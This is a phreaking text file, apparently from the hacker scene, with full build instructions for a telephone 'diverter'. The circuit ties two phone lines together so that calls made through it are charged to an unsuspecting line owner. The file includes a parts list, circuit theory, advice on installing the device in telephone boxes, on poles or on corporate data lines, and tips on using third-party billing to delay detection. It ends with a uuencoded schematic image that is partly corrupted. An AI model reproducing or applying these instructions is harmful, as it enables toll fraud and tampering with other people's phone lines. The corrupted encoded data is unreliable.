Another reason for setting up a diverter of course, is to avoid paying for telephone calls. Any, and all calls you make on a diverter, are billed to the owner of the second line. This means, that if you call your Aunt Jemima in the Outer Hebrides for 10 minutes, then the owner of the line you used will get her number, and be able to call her up and ask who called her at the time and date stated on their bill. Now, if she is your average Aunt Jemima, then she will most likely say, 'Oh, that was my nephew, Michael. His number is 555-2357'. But if she is cool, like MY Aunt Jemima, she would say something like 'Hmm, let me see...oh yes, that was a telemarketer from the USA, trying to sell me a used vacuum cleaner.' Anyway, my point is, that every billable call you make, will show up on their bill. For that reason, it is best suited to call stuff that you don't care too much about. Setting up teleconferences, calling long distance BBS's, phone sex, and maybe even long distance scanning are all good uses for the diverter.

Technical Description:

Ok, so you want to make a diverter? Well, before you set out designing a diverter, there are some basic properties of the Signaling System 7 (SS7) telephone system that you should be aware of. Previous plans for diverters have been release in the past, but as those of you who tried to make one have realized, they do not work under SS7. Generally, these plans are around ten years old, and were designed for older switching systems such as Step by Step (SxS) and CrossBar (xbar). The diverter that I have come up with, has been tested under GTD-5 EAX, and DMS-100 switches. Because the signaling used by these switches, and the #5ESS are the same, it is safe to assume the diverter would work under #5ESS, although I can't say for sure, as I haven't been able to test it out. If someone gets one working under an AT&T switch, please drop me a line, because I would be really interested in how it worked, and what, if any, changes had to be made. Ok, enough nonsense from me!

When your telephone is in it's normal on-hook state, there is approximately

48VDC across the ring and tip. When you pick up your phone, the voltage drops down to about 6-10VDC. This is because taking your phone off-hook causes a closed circuit across the ring and tip, through your telephone. Doing so, causes the CO's equipment to sense you have taken your telephone off-hook, and send you a dial tone to tell you it is ready to receive dialing instructions. Ok, now, suppose your phone is on-hook. Your Aunt Jemima calls you up. How does the CO alert you to this? Well, they send a ring signal to your line. This is a 90-130VAC signal, that is approximately 20Hz in frequency. This is pulsed on for 2 seconds, then off for 4 seconds. This is then repeated for a predetermined amount of time, or until you pick up your phone. The amount of time a phone will ring, if you don't pick up your phone depends on how your phriends at the CO programmed the switch. The reason why it has a time limit for a ring out, is for two main reasons. First of all, it takes a lot of equipment resources and power in the CO to ring a phone. And secondly, to put an end to phreaker's "Black Boxes" that would depend on the switches ability to ring a phone for ever, if it wasn't picked up...

Ok, now you pick up your ringing phone. This causes voltage to flow from the tip through your phone to the ring. This causes the CO's switching equipment to stop sending the ringing signal, and then drops the voltage down to around 6-10VDC. An audio path is then opened between your Aunt Jemima and you. Now, after about 10 minutes of speaking with her, your Aunt Jemima shouts: 'Oh no...my pancakes are burning...gota go...' and hangs up on you. But you, being the phreak that you are, stay on the line. You listen carefully, but hear nothing but the silence of linenoise. Then, after about 10 seconds, the CO sends a disconnect signal to your line. This disconnect signal is simply a reversal of polarity between the ring and tip for about 1 second. When the polarity is first reversed, you hear a click in the earpiece of the phone. Then, when the polarity is reversed again, you hear another click. The voltage is back at 6-10VDC, and the polarity is just as if you had just picked up your phone. Now, if you stay on the line for about 30 seconds longer, the CO will send an off-hook signal, which is a very special signal. It is a MF signal that consists of 1400Hz & 2060Hz & 2450Hz & 2600Hz tone pulsed on 0.1 second on, and 0.1 second off. That is the very loud and annoying sound you hear if you leave your phone off-hook.

Ok, those are the basic properties of the SS7 telephone system you need to know, to understand how the diverter works. I've spent a little of my time drawing a schematic in GIF format, and you will find it uuencoded at the end of this file, so please decode it first, and load it up in your favorite image viewer, while you read the next part. It really helps to follow the schematic, while reading the white paper. After all, anybody can follow simple instructions on how to make a diverter, but I would prefer you all understand how it works. I wouldn't want to think I wasted my time on this little project ;-)

Parts List:
---

(1) DPDT relay (5VDC Coil Rating)
(1) 600 Ohm:600 Ohm transformer (Telecom Isolation Type)
(1) 2N3904 transistor (NPN, Small Signal type)
(1) Opto-Isolator pair (IR LED/Phototransistor Type)
(1) 22K Ohm resistor (1/4W, 5%)
(1) 470 Ohm resistor (1/4W, 5%)
(4) 1N4003 diodes (200 PIV)
(1) 7805 IC (5VDC, Positive Voltage Regulator)
(1) 0.33uF capacitor (Mylar Type, microfarad)

Parts Notes:

The transformer is the type you would find in an answering machine, but can be picked up for around $7.00. The opto-isolator is a slotted pair. That is, they are housed in a plastic assembly, that has an IR LED facing onto a photo-transistor, with a slot in between them. The slot is designed for a rotating wheel or something similar, but doesn't affect the design at all. A true opto-isolator could be used instead, I guess, but the only ones I could find where photodarlington types, and I couldn't really be bothered with them. Besides, I happen to think the slotted pair look cooler! ;-)

Anyhow, in my diverter, I replaced the 4 diodes with a full wave bridge rectifier in a 4 pin DIP. It was smaller, and again, it looked cooler. The 7805 is a voltage regulator IC. It has 3 pins, and can be found almost anywhere. Lastly, the capacitor is just a regular mylar device. If the value is higher than 0.4uF, then the diverter will activate with line noise on line #1, or if someone picks up line #1, or if the pulse dial! If it is less than 0.2uF, then line #1 will ring a couple of times before the diverter picks up. Best advice is to simply use a 0.33uF capacitor. Other stuff you will need is hook up wire, plugs and connectors, some sort of protoboard, and a box. This part is up to you, and is where you get to show your phriends at the next 2600 meeting your creativity. Using a Rubbermaid (tm) tub is pretty creative. I just went with a plain project box from Hammond (tm). Ah well...

Schematic:

NO ASCII SCHEMATICS FOR YOU! DECODE THE GIF AT THE END OF THIS FILE INSTEAD!

Theory of Operation:

Ok, looking at the schematic, we see RED #1, GREEN #1, RED #2 and GREEN #2. Obviously, these are the two lines. Now, line #1 is going to be the line that we initially call into to get the dial tone, and line #2 is going to be the line of the dial tone that we actually get.

We see that in the normal state, the DPDT relay is not activated. This presents an open circuit to line #2. Current cannot flow from GREEN #2 to RED #2, because of the open relay. Thus, line #2 is in the on-hook state. The same is the case for line #1. Current cannot flow from GREEN #1 to RED #1 because of the open relay contacts. Also, because the voltage across the two wires is 48VDC, the direct current is blocked by the capacitor, C1. Thus, current from line #1 cannot enter the rectifier either. In the normal state, both lines #1 and #2 are on-hook.

Now, you dial up the number for line #1. The 48VDC, becomes a ringing signal of 90-130VAC @ 20Hz. This causes an alternating current to pass the capacitor C1, and into the full wave bridge rectifier. This causes a DC voltage to appear on the output of the rectifier, which flows through the IR LED in the opto-isolator, lighting it up. As the IR light hits the phototransistor, the phototransistor's collector current starts to flow. This causes the second transistor's base current to flow. This causes the transistor's collector current to flow, which turns on the DPDT relay. Now, as the relay turns on, current can now flow from GREEN #1 through D1 in the full wave bridge rectifier, through the IR LED in the opto-isolator and it's current limiting resistor, through one half of the DPDT relay's contacts, through one winding of the transformer, and to the RED #1. Also, at the same time, we now have current flowing from GREEN #2 through the second half of the DPDT relay's contacts, through the other winding of the transformer, and to RED #2.

In effect, the diverter is picking up both lines. Now, you would think that if the diverter picked up both lines, then the ringing signal would stop on line #1, and the IR LED would turn off, thus turning off the whole circuit. Well, this is partially correct. However, notice that line #1 is now flowing THROUGH the IR LED, which keeps it on! So, the ring signal initially turns on the IR LED, and the off-hook current of about 6-10VDC keeps it on!

So, now, you are connected to line #1. Line #2 is off-hook as well, and both line #1 and line #2 are being bridged via the transformer. Thus, any and all audio is passed between both lines. What this means is that you get the dial tone from line #2, and you can send your DTMF's from line #1.

Ok, now you make your call. Now, you hang up on line #1. Now, for about 10 seconds, the diverter stays active. But then, the CO sends a disconnect signal to line #1. If you remember back, this is just a reversal of polarity between the ring and tip, that is the GREEN #1 and RED #1. Doing so, the IR LED, being a polarity sensitive device, turns off. This causes the phototransistor's collector current to goto zero. This causes the transistor's base current to goto zero as well, and as a result, the transistor's collector

current goes to zero as well, thus turning off the relay, and putting both line #1 and line #2 on-hook again. The diverter is now ready for another call. There...simple huh?

Special Notes:

The diverter can be installed anywhere you have access to 2 lines. Obviously, green base's, can's, telephone pole's, network interface's etc... are all prime locations for the diverter. Now, you need a lineman's handset or a "Beige Box" and access to an ANI read back circuit, in order to determine the numbers of the line's you are using.

Once the device is installed, anyone and everyone calling line #1 will receive a dial tone. This means that you cannot simply leave the device installed for a whole month. That is, unless you manage to find a line that is unpublished and used for outgoing calls or something. An example is a corporate data line used by a local (unnamed) fast food restaurant that sends payroll data at night, once a week. You get your diverter on this line, and you could leave it there for a while.

Also, it is a good idea, once you get the dial tone, to use calling cards, or third party calling to complete your call. That way, your calls don't show up on line #2's bill right away. Usually, it will show up on the next bill of the person you third party'd, and it will take another month or two to reach the bill of line #2. However, line #2 will also get service charges for the third party, so their bill will be even higher than if you just used their line directly.

Ok, as for the circuit...I've gotten into a habit of designing all my circuits to operate at 5VDC. Although this isn't too necessary in this circuit, it makes it totally TTL and CMOS compatible, should you want add digital gating and other fancy stuff to the basic diverter. Well, that's enough rambling from me for now...go and get yourself some parts!

Shout Out's:

Shout's to the Vancouver, BC hack community...you know who you are...
Shout's to all the guys at Phrack...keep the legend going....
Shout's to the Niagara Falls, ON hack community...(IS there one?)
Hell, shout's to the whole damn community...we're still alive and kicking right!

Oh yeah, I can't miss out our beloved BC Tel! Keep those rates increasing, and keep installing those ultra fancy NorTel Millenium's in the high vandalism and high crime areas!

That's all folks...

=[MasterMiiND]=

==========BEGIN UUENCODED GIF==========

```
begin 644 diverter.gif
M1TE&.#EAL`*S`8```````/___RP`````L`*S`0`"_HR/J<OM#Z.<M-J+L]Z\
M^P^&XDB6YHFFZLJV[@O'\DS7]HWG^L[W_@\,"H?$HO&(3"J7S*;S"8U*I]2J
M]8K-:K>`KO<+#HO'Y++YC$ZKU^RV^PV/O[?TNCT(N.OI^;W_#XC2%TCH-%B(
MF*CH<+CH"-3X*#FI%TEY26.)N<GYI-D)*A@Z2GKT68K:<9K*VNJRZAH;`2M;
M:ZMZFRM!J]OKV\#[&QLL7-Q+;(R*G,SLNMP,^@P]'2I-?6E]K3V9O>W8[1U>
M^.F54(YP?I`NC@7._EX)'-"81S]O?@]_Y:[?GZ4Y**"Z@08$%O1'A1_"A5(`
M$LP'T6!$AE$44KRXQ)*]_HWX[&%D8O&C2"(:.YI$!_&@`CDL6[I\"3-FR%TC
M:_)9P!%ESH<H;4Z8.<NG4"LE=9X<Z!'?4`A`F2Y]"J4HTJ,'D_:$RJ#I`ZU8
MNZJ0*C'L0ZE>E;;@6C;M"+!CVZI,R5,MW*]RZT+"";<>U7MDZZ+-:C=PCR[F
M"*,SK`YQ0<7S_HISO%*PY!U@$J>KO/CRE\EO64#F##KTC,]719L.M+DPX\:K
M#Z]C^IIUI-19:2<A'?>T[MJ'6AL)XWH=<)QB9F'.+/RX:N6_7^#>3;$X:Y"&
M$5L/B)UX;UCGKB?^OEC[827/YT(_/]<WR>SAP2M>S3AV8?"-Q]>GCW\ZDO+E
M_M$OG`V@3#"I1MQ\\=&C$8"9%3C>@?.MU!\NK_A'87H!"NC2<IH9B."#'KHW
MW'W?.6C?AT7P5Z%_LU$WG(,DYM>>4F/$&-Z+-,(X!(HIGK=B1MO5TZ&-(I;(
MX((N=D@DCD+HN.-N/6J(H1PF$G;D@U0F:-Z0]55IWY4%1J@!DTV>]F1P44J9
```

```
MI)<@EG@EDJUQV=Y[V;U6’9@8B#FF:&7>AET?WL7XIV9^;@=HG?3]>9^@-^+A
M7)ZZ[;E?B"’*)N=QTL4IJ7*37GIICHTZ"JHI=,9FFV77D?HC@O#)9VFIGDX8
M:JRR9H#GK+;>"ABLN(;:JJ"G_FIG,[7NFN*!JA+H_IJ)?GU*;),E[5357ITM
MJVNS%;+UEEC9XA78L-9"A^U$VXYK%K5G?7LMMU,9Q6YN67;E+;JF]:57N]&6
MYJY7\<H;&KUY_6M5OO‘R6\69!A^,<,(*+\PPANK>NV[$TR+7<,46JT=7M0GQ
M6PJT?.T5[!YV[FL(QQV[)6[*(8L\&L$;FSR*MBJC+&S+&D]!C*O!08CQSCW#
M?*[’]4I<LPPD-Q’,I&:F^C.E30/]E;’(6G;-R"[CO‘M[$!ZJ-3!^0FVRU3<W
ME’6212J[-=@PBWWN/L:A#?>I::O-,=N>M?.VV5,GNV"B2M.-J]TKK&P"+4*:
MJJJ<(#(’^*V"9TQ4WDIN_MKJFHW+^W@*A)=@.)*,O&DHII=C;G/;D<.F]]E=
MLO?TZ(YF+HK;DB/JII6L;^ZZ3;"?@/M:6=M69XN<"I^[M;L7CO?OGE.J(8&M
M%_]ZZ7?+#GWUO$L_>/+6;^^[T5>3S7WX(!S/N?;BGQ\F]I‘7W’VYZ(>MON;F
M?]#7^_R23T+O(@!5O_WHXM\^]NWO8?XCG??&5I$‘"JR‘NP+@‘*DW/@(RT’CQ
MB]WI0M"_"3:P@M>#(/TDJ,$-’M!T‘L0@"$/H.‘XBSX,>R"‘*9^5‘$[)00NY[
M80I’.+T+1C‘R-B16#’=8L.?1A(<]#)P*RT>4*&GG8DP48A$3\<,/)G$F+OS’
M_A-)$<46QNR$6M#?%1F%P^Q5@XM6_&(TCIB_+1+Q#EXTHP^R2,-.5’%^;J0$
M’#DP,L:A+E=OHA49Z5A’2=QQ‘WG\V^?DH27Y#+&&-PDD)@:9/J/-J&P,JI0U
MYCA#1RX"DGZ4)-Q49SGD=)*17-‘D-M"HP%=XKE2,(\,GG;)&.[31E#?@Y)U&
MTR?$(6Y5G=(2!3"I0UIN$I4/C$&G#%49WPP*E#_Y8R:%20A;7J"04BO’AJ"T
MJE’BJPZSA"8QD4A"YP"):6I:U"13IT9O*D*:%LACWYA’()‘MRI<G4^<ZOPE$
M&,A-1,’3V:"PY‘Q[WC.,ZQ,GWS(%)&XILYLG$B@4_O$I16.>0F?T7"8SL>A0
M1+"S‘@R]2$<S6E‘$=C‘:V60C2*,)42V>L3.*!.1)99G2.#X27TXLV4O_L-%?
MKK0V\;BI’W+:3$ZLHJ9(\^E/8XI’.6Z%94;MJ3&_)\BE.K6IW$0J(97*"*92
MM:H$E9]0W??15&[5I6(,YREO%-9BCK6+5HVD’$FEU;66\:DBM55:Y7K5KEJ0
M@GB=JSZA>D-‘--$,!J2K644H6![<U1]‘721?$TN9POZUKC!$:63_UU9M^O!=
MC=3!8OO1V*‘\]K,R]*QD‘;O"S6Z3JZ;%K%Y’:L18LC8’I(5’:&$96V>6D+:G
MI6P:<YLKF%XVH%-%+3@K_HO;SO)6%:XBZ@\@5<K7IE9621-N:Y.JGW=&)6#*
M->YOJ<O1V>*‘’U9Q[G-7&UW#YC!_+5UA’[$:WO0N%[L\,>\;2Y.<VDI5O67=
M7R]C)[6OWI*MP\UK(O6;5;<8!,&(Y&](6[C/J,6SO0/5[&[’"V&X"K‘ZL@6?
M@[WJ7U)RSJ*BG"E]@UE++;[W91)9H$T_O%?Z84Q-P-L0J\XYSV&J%,4V(*\Y
M3]?BB7EXLH?%XU‘WTRM@\5)I]B5P1%]6X%’&9Q_6(4B0/9’9‘6.P3[\2G=\P
MY9"*,CC&.\;:8$Z<DC$?<F<E’K)WQ6ID7?;-FFW23_!XUDHU’[>T;KZNEG4[
M_I3;[G=\"BI4,HF7W5V6]!NPC<I=5‘OC1D-X:L"2,Y@K"5"3)EC2(KZOIR%-
MY/42VE1<&]’M</3/BSJYP]_E67/._-A0]Y?0E%L:Q4C\WH7B%-!/)G5#%>O:
M2$_7OTVKL1!)_,I5<W;/>CQOE&6A9]$*>\_]<G%J#>GL^=J"PHZ6+K6K;34<
M@Q’#OS36A3[’;9)\S*]O5BN9:E‘&=9/[)]UA<K/%O1^51+O!LGZP9)",2U>^
MJL?MK’>F4*VXC-‘,RENA:+*%3.:*-!EGJ8G0&>2=8GJCBE‘P"G!1Y9M@"J?[
M:#[:=YC.R9^+#SSCL$DHI9<G9BR#G-_++G:[^63R_CL)’.(C1L/*6;[F11\8
M;1,G^,R#R_,<=_K;"?RIRM&[EC4L"=AK/C#’\R//%[.[P95Z^+);S7!9/GWI
M&5;#U*F^1+3"_’#TS/?1E]B;^CIVUF;F@]0E:?9Q/_O6BDK3,N4YYIS37![O
MP>_<_=UM+K"AEF.’>K^UK6A$X<<[HU+ZSY\I(RYS%^ET[W,[[M[CQG_=MYG8
M8Z)+?>DY,UCPG.?ZUUH/^X@WG9MI&,S.1T]Z;Q>*-_FES7]?K6R:#RW-AP?Q
MA15/V#>B’.U[/QLY;NPK-;,>T‘"A4_%EGWBQQWM)%8=U\UDQ?59W’OLRK\3V
MN4^E3T,>VMW-/9_#KOW?_NO]^[I71ON+S.G9FQ3?4Y]E[\(/;_<G:HA7?M:%
M;>7V,T5W94‘7@+X‘@(YG?..7?=W5;‘C84NF67+CG?A’((H/E@;4’9Q(X;’5W
M?PX75$K79,"T@1Q(’@+F;BM89O!’5ABX:=/2-=,T>*6W?K?A@GRF1S]8<?YT
M<SPH@-8F;1&1<’_&:P0X;9<750’42](Q25$XA&X7?.R5’&2’9ED&=E9X5FJ%
M8S,R/)M2A:;P=E#X>A‘8@_57AO1783[(99-W=1.FAB%8@#S&;!,#&2OC18’7
M@_D48$DX=)/7AK^&>0J4AD:XAH5(?D[X"$TQAUZ6:"\B’(SHB!-H?%=&&L’2
M_H<?9V)@6&A1F#C6!X/‘)X."‘#SBUX7XQX4Z^(EPF#9_8V[P88EG=XJ[UH2/
M9XIVU&HE=8’’$GOYAXEWJ%&Y6(M&]XJ‘N$H3!7-:^(*>YXF,=HRKN(O<T(L_
MHB1J5X,BJ’7$J&.LR(;9]H5P6&M>\THDIW#Z9XW@:(SBR(MHV%S,>([3Z(X@
M‘5],V([J]X[/.(‘LJ([I&’7EU’!P-XIHL8E%ET]$F(R]5HI;"(UFV’-(MCR@
M@U‘5*%/^F(_>-XX)V9‘&=GQ>&’79(HA9IWKRMXC"2(^M>(47R8YVV(T@&9)S
MTW=3@FQMQY"-V(_5&’\?R).@%U]XB’&%DVE!R%-4_C.((XB2+?EH1W5]#IF3
M33EHMS@X:(**F$%G]<9[OI=+FM.3#!.-Q;6--_F41ZA3AXB14"EC5NDE=4:0
M2K:’2GF6EWB&JNA6NHB6.?B/’:F()\=3;=)/<OA/")F!<3F6<KF22UB6&>F,
M=/F5TVB0U6=P@8EU?R>8>(F4BNF&6V>9’FF)T@"‘G’B2DY9V;38W7D:#2DB8
M<*F/FD:68LF-47F"’ZF:L"ECO.=KSA<ZI\>10OE_C6E=Z$:-KQF6=VF/*JF!
M’/5\YS@\?/-^.&F700F6C,F9>NF99"6<B3F5R,E*CO$<G5B<3+F9H8F/P]F:
M#WF=V/F(*=F<$‘F>B(F:_K.YF/$)DWH9GI!%GTQGB’$EG4YYGNZ9="]YG\%H
MGP’JDK:HG_+YGH5)F^69E_‘9F^,0C@[J9]&YEW79F0DZC!)*G$4XGNJ)F0VJ
M;R:(H1TJH.29H0HZG0=*H/R8GQ0ZF;N)HO59HKZIH0_JHC&ZHA$JE4?)DCCJ
MG\<YGS5JH^+UH<ZYE"IJ92**@SJ*H/])HSYJH1PJI/@)G:SYHS_YG(.YH2UH
MG‘MJEE#:GQIYH]S95M7YI4FYGG4X;S,ZI<%9I;^YGRD*IFH:IPI9I!AZF@UX
MI53*I)EIG8%)164ZH@#:IEAZFTZH/]X)D$CZHJY)HC_ZF:XH:A8IIHJZ@SI)
M_J0T":-AVJ1‘RIYWZE8’F&UM9*EV.J84PZ*/6J=T:JH>JE/\QRC^QWRM"J>=
M:JC4.:A/RJFT9I+U>*F22JN96J$Z9W’.9:9‘N:MEUZN>94VKB8Q<VIZK.DV5
MB8‘6MJ7!.J?,=7Z0T’VSFI9=^8’"&J)YVG(2=4FY^IV@2JS;2AG+YZ=+:JW5
M^(‘0R’;QFJQ.RJ:+FJ4!*7J,%X;OVDYRVJ*>JJ^E:9/H>ID,JJ4@>J_KZG/^
MRJX$BZ8(*Z-’BJ\GF@^4:J^J.JP=BZG9ZK‘/"V_]*K%\NK$*6Z7SND"?<4?’
```

```
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
```

```
MVIN_ONA%6A'0A-:R60C=MSPSGG$T8)(CI;AE,3:VT5MOO)X>1:BQ.5KI/T&*
MX!\)64A#'A*1B53DE_A8QFUMXX%C:.0D8]1##J[OD>BBY"979$D\[FM:/.'D
M*-LVOA\MB#-").4J(Y;``_H-DQUBY2Q-@T)7GK**FJ3E+F-U2U>>+(:^V88?
M?X/!.ZJ)E\F$#B-?V<Q%4NE.(CF=X):D2&5>,X(!L64S@7E`3ZUG;'2))#;)
MN1MM^O*3L:1)."%%HDN6_A.>5%G,-H$8QFFBK6M7C.<^6:5$4\+R.HZ#!]GX
M6="6"5)0N(0:)-FSM!X8%*+FU.(_,70=Z9BH9ZJ,Z$:M1Y'F_:U$V7N91CE:
MTG?R`WP@!82==$-2DW+4I>YQFLE29J.8OA2B-V7>%#Q%S37@%*@RI!X'\30F
M@@85J5U$EKB2VM1R#3633I6JAZ`*RJE>M8]A8RI6N9K&RVVUJV$-Y5+'RA\Z
MKM,9,PTAA`"5Q2RB527'-.O^2M8TG<+1H\_<6%[W"E>4R!5PT11IR1#"&Z!%
MLV"%L!$ZBLK&<18LH("[VN0$JZF[^C-61ELH_U(RS9[J!2J:59M1^^K7)2S6
M_AV&<^ST0DM-R0YN;H\MWPD!*Q^FQ2P(I-7?9I46/)U<K4YL52QOQ0);V98I
M+\:U3T*`6Q,^7=8=M)6F2D'JUDI9-['"%,Y;1;5=@VCNM74=V:A,R\3>(DFU
MPZ0N=ID+JI2VEZ[=?5-JCIL\B_[VH_`=;<<*(MS`HI6[QNT&:>T*6OW^5VV(
MA608X#M9!^N/OR)R*'KW]^"G(+B^0[.@%0E$.`!#N&/<^*Q_VV,Z^%'V1@3>
